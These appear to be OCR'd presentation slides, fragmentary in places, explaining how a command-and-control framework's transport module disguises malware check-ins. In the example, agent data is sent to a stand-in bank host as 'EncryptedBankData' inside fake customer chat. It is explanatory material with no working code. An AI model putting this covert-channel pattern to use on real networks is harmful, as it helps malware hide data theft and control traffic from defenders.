
```
GET
/api/v1/agent/<name>/checkin/


$response = Base64($messages)


{
  "Message": $response
}
```




Transports


Transports

A service and corresponding agent module that mangles agent communications







```
{
  "Message": "RmFjdGlvbiBSb2NrcyBTb2Nrcw=="
}
```



```
{
  "Message": "RmFjdGlvbiBSb2NrcyBTb2Nrcw=="
}
```


Malware

```
POST https://www.totally-a-bank.com/chat/
Header: X-Session <agent name>

{
  "Message": "Hello. I am a bank customer",
  "EncryptedBankData": <base64 message>
}
```

```
POST /api/v1/agent/<agent_name>/checkin/

{
  "Message": <base64 message>
}
```




Transport Server



API


```
{
  "Message": <base64 response>
}
```




Transport Server

